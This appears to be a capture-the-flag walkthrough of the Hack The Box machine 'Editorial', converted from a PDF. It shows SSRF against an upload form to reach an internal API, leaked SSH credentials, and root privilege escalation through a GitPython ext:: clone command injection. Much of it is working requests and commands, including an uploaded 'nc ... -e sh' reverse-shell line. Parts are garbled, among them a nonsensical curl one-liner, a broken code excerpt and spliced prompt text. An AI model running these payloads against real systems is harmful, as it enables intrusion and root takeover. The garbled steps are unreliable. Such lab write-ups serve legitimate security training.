


Editorial

- First we using `nmap` for port scanning

```
(kali@kali)-[~/htb/editorial]
$ sudo nmap -sS -sV -sC 10.10.11.20
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-23 10:42 EDT
Nmap scan report for editorial.htb (10.10.11.20)
Host is up (0.31s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 0d:ed:b2:9c:e2:53:fb:d4:c8:c1:19:6e:75:80:d8:64 (ECDSA)
|_ 256 0f:b9:a7:51:0e:00:d5:7b:5b:7c:5f:bf:2b:ed:53:a0 (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_ http-title: Editorial Tiempo Arriba
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.24 seconds
```

- The lab has port 80 for http service so we can access the website for enumerate



- When go the the `/upload` , we can see it has a form and a upload file. We can try to up a payload and using `netcat` to catch up the request

Book information



- Didn't achieve anything
- Looking at the `preview` when we click on, it automatic renamed the file name and removed the extension



- It may be vulnerable to SSRF. Using burp suite to intercept the resquest

```
POST /upload-cover HTTP/1.1
Host: editorial.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=-----20271418981313235823746097334
Content-Length: 386
Origin: http://editorial.htb
Connection: close
Referer: http://editorial.htb/upload

-----20271418981313235823746097334
Content-Disposition: form-data; name="bookurl"

http://127.0.0.1/
-----20271418981313235823746097334
Content-Disposition: form-data; name="bookfile"; filename="rev"
Content-Type: application/octet-stream

nc 10.10.14.92 1234 -e sh
-----20271418981313235823746097334--
```

- The response is showing a image directory location

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 23 Jun 2024 14:56:12 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 61

/static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpeg
```

- The machine might have another port running loacally, we can bruteforce the port using burp intruder, and add a port number from 1-65535

```

POST /upload-cover HTTP/1.1
Host: editorial.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=-----151437212410115833021494204890
Content-Length: 360
Origin: http://editorial.htb
Connection: close
Referer: http://editorial.htb/upload

-----151437212410115833021494204890
Content-Disposition: form-data; name="bookurl"

http://127.0.0.1:5000
-----151437212410115833021494204890
Content-Disposition: form-data; name="bookfile"; filename=""
Content-Type: application/octet-stream

-----151437212410115833021494204890--

```

- After bruteforce, we can see port **5000** return different result. lets see the response from port **5000**

```

HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 23 Jun 2024 15:03:01 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 51

static/uploads/146cd970-8f4f-4d9d-addb-e0c6e4e34e17

```

- The port **5000** has an api endpoint so we can send a request to the api endpoint from burp suite and then read the file contents

```

POST /upload-cover HTTP/1.1
Host: editorial.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=-----151437212410115833021494204890
Content-Length: 341
Origin: http://editorial.htb
Connection: close
Referer: http://editorial.htb/upload

-----151437212410115833021494204890
Content-Disposition: form-data; name="bookurl"

http://127.0.0.1:5000/api/latest/metadata/messages/authors
-----151437212410115833021494204890
Content-Disposition: form-data; name="bookfile"; filename=""
Content-Type: application/octet-stream

-----151437212410115833021494204890--

```

```

kali@kali:~/Downloads$ cat /dev/urandom | tr -dc 'a-z0-9' | fold -n 64 | xargs -n 1 sh -c 'curl -s -X POST -H "Content-Type: application/json" -d {"email": "$1", "password": "dev@0017", "username": "dev@0017"}' > /dev/null

```

-
- Editorial

4

```

(kali㉿kali)-[~/htb/editorial] point : /api/latest/metadata/changelog", "method
$ ssh dev@editorial.htb
The authenticity of host 'editorial.htb (10.10.11.20)' can't be established.
ED25519 key fingerprint is SHA256:YR+ibhVYSWNLe4xyiPA0g45F4p1pNAcQ7+xupfIR70Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'editorial.htb' (ED25519) to the list of known hosts.
dev@editorial.htb's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:   https://landscape.canonical.com
 * Support:      https://ubuntu.com/pro

System information as of Sun Jun 23 05:03:22 AM UTC 2024

System load:          0.0
Usage of /:           60.5% of 6.35GB
Memory usage:        12%
Swap usage:           0%
Processes:            225
Users logged in:      0
IPv4 address for eth0: 10.10.11.20
IPv6 address for eth0: dead:beef::250:56ff:feb0:4628

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Jun 10 09:11:03 2024 from 10.10.14.52

```

- The user flag

```

dev@editorial:~$ ls
apps  user.txt
dev@editorial:~$ cat user.txt
c2997d5e5d3140fe7c9789985dedc856

```

- Looking at home directory, we can see apps folder and the apps folder contains `.git`

```
dev@editorial:~$ ll
total 32
drwxr-x--- 4 dev dev 4096 Jun  5 14:36 ./
drwxr-xr-x 4 root root 4096 Jun  5 14:36 ../
drwxrwxr-x 3 dev dev 4096 Jun  5 14:36 apps/
lrwxrwxrwx 1 root root 109 Feb  6  2023 .bash_history -> /dev/null
-rw-r--r-- 1 dev dev  220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 dev dev 3771 Jan  6  2022 .bashrc
drwx----- 2 dev dev 4096 Jun  5 14:36 .cache/
-rw-r--r-- 1 dev dev  807 Jan  6  2022 .profile
-rw-r----- 1 root dev   33 Jun 23 02:27 user.txt
dev@editorial:~$ cd apps
dev@editorial:~/apps$ ll
total 12
drwxrwxr-x 3 dev dev 4096 Jun  5 14:36 ./
drwxr-x--- 4 dev dev 4096 Jun  5 14:36 ../
drwxr-xr-x 8 dev dev 4096 Jun  5 14:36 .git/
```

- Using git log to shows list of all the commits made to a repository

```
dev@editorial:~/apps$ git log
commit 8ad0f3187e2bda88bba85074635ea942974587e8 (HEAD -> master)
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date: Sun Apr 30 21:04:21 2023 -0500

    fix: bugfix in api port endpoint

commit dfef9f20e57d730b7d71967582035925d57ad883
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date: Sun Apr 30 21:01:11 2023 -0500

    change: remove debug and update api port

commit b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date: Sun Apr 30 20:55:08 2023 -0500

    change(api): downgrading prod to dev

    * To use development environment.

commit 1e84a036b2f33c59e2390730699a488c65643d28
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date: Sun Apr 30 20:51:10 2023 -0500

    feat: create api to editorial info

    * It (will) contains internal info about the editorial, this enable
      faster access to information.

commit 3251ec9e8ffdd9b938e83e3b9fbf5fd1efa9bbb8
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date: Sun Apr 30 20:48:43 2023 -0500

    feat: create editorial app

    * This contains the base of this project.
    * Also we add a feature to enable to external authors send us their
      books and validate a future post in our editorial.
```

- The commit `1e84a036b2f33c59e2390730699a488c65643d28` may contains internal info about the editorial. Use `git show` to read the contents

```
dev@editorial:~/apps$ git show 1e84a036b2f33c59e2390730699a488c65643d28
commit 1e84a036b2f33c59e2390730699a488c65643d28
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:    Sun Apr 30 20:51:10 2023 -0500

    feat: create api to editorial info

diff --git a/app_api/app.py b/app_api/app.py
new file mode 100644
index 0000000..61b786f
--- /dev/null
+++ b/app_api/app.py
@@ -0,0 +1,74 @@
+"""API (in development).iba Team."""
+# * To retrieve info about editorial
+
+import json
+from flask import Flask, jsonify
+
+
+## App configuration
+app = Flask(__name__)
+
+
+## Global Variables
+api_route = "/api/latest/metadata"
+api_editorial_name = "Editorial Tiempo Arriba"
+api_editorial_email = "info@tiempoarriba.htb"
+
+
+## API routes
+
+
+@app.route('/api', methods=['GET'])
+def index():
+    data_editorial = {
+        'version': [{
+            '1': {
+                'editorial': 'Editorial El Tiempo Por Arriba',
+                'contact_email_1': 'soporte@tiempoarriba.oc',
+                'contact_email_2': 'info@tiempoarriba.oc',
+                'api_route': '/api/v1/metadata/'
+            }
+        ]},
+    }
```

- We found the credentials of prod user
 - username: prod
 - password: 080217_Producti0n_2023!
- Login as prod

```
(kali㉿kali)-[~/htb/editorial]
$ ssh prod@editorial.htb
prod@editorial.htb's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Sun Jun 23 05:10:29 AM UTC 2024
```

- `sudo -l` to listing the privileges prod user can use as root

```
prod@editorial:/$ sudo -l
[sudo] password for prod:
Matching Defaults entries for prod on editorial:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User prod may run the following commands on editorial:
    (root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *
```

- Viewing file `clone_prod_change.py`

```
prod@editorial:/opt/internal_apps/clone_changes$ cat clone_prod_change.py
#!/usr/bin/python3

import os
import sys
from git import Repo

os.chdir('/opt/internal_apps/clone_changes')

url_to_clone = sys.argv[1]

r = Repo.init('', bare=True)
r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
```

- This coding using git library to perform clone operation. Next, we will check the version using `pip3 list`

```
GitPython 3.1.29
```


- This version has RCE vulnerability. Here is the POC. This POC is making a file named pwned in `/tmp` folder

```
prod@editorial:/opt/internal_apps/clone_changes$ sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c touch% /tmp/pwned'
[sudo] password for prod:
Traceback (most recent call last):
  File "/opt/internal_apps/clone_changes/clone_prod_change.py", line 12, in <module>
    r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1275, in clone_from
    return cls._clone(git, url, to_path, GitCmdObjectDB, progress, multi_options, **kwargs)
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1194, in _clone
    finalize_process(proc, stderr=stderr)
  File "/usr/local/lib/python3.10/dist-packages/git/util.py", line 419, in finalize_process
    proc.wait(**kwargs)
  File "/usr/local/lib/python3.10/dist-packages/git/cmd.py", line 559, in wait
    raise GitCommandError(remove_password_if_present(self.args), status, errstr)
git.exc.GitCommandError: Cmd('git') failed due to: exit code(128)
cmdline: git clone -v -c protocol.ext.allow=always ext::sh -c touch% /tmp/pwned new_changes
stderr: 'Cloning into 'new_changes'...'
fatal: Could not read from remote repository.

Please make sure you have the correct access rights
and the repository exists.
```

- We found the root flag

```
prod@editorial:/opt/internal_apps/clone_changes$ ls -la /tmp/pwned
-rw-r--r-- 1 root root 0 Jun 23 07:05 /tmp/pwned
prod@editorial:/opt/internal_apps/clone_changes$ sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c cat% /root/root.txt% >% /tmp/root'
Traceback (most recent call last):
  File "/opt/internal_apps/clone_changes/clone_prod_change.py", line 12, in <module>
    r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1275, in clone_from
    return cls._clone(git, url, to_path, GitCmdObjectDB, progress, multi_options, **kwargs)
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1194, in _clone
    finalize_process(proc, stderr=stderr)
  File "/usr/local/lib/python3.10/dist-packages/git/util.py", line 419, in finalize_process
    proc.wait(**kwargs)
  File "/usr/local/lib/python3.10/dist-packages/git/cmd.py", line 559, in wait
    raise GitCommandError(remove_password_if_present(self.args), status, errstr)
git.exc.GitCommandError: Cmd('git') failed due to: exit code(128)
cmdline: git clone -v -c protocol.ext.allow=always ext::sh -c cat% /root/root.txt% >% /tmp/root new_changes
stderr: 'Cloning into 'new_changes'...'
fatal: Could not read from remote repository.

Please make sure you have the correct access rights
and the repository exists.
```

```
prod@editorial:/opt/internal_apps/clone_changes$ cat /tmp/root
44ae37bb73675f9e814a4a9a25fd592f
```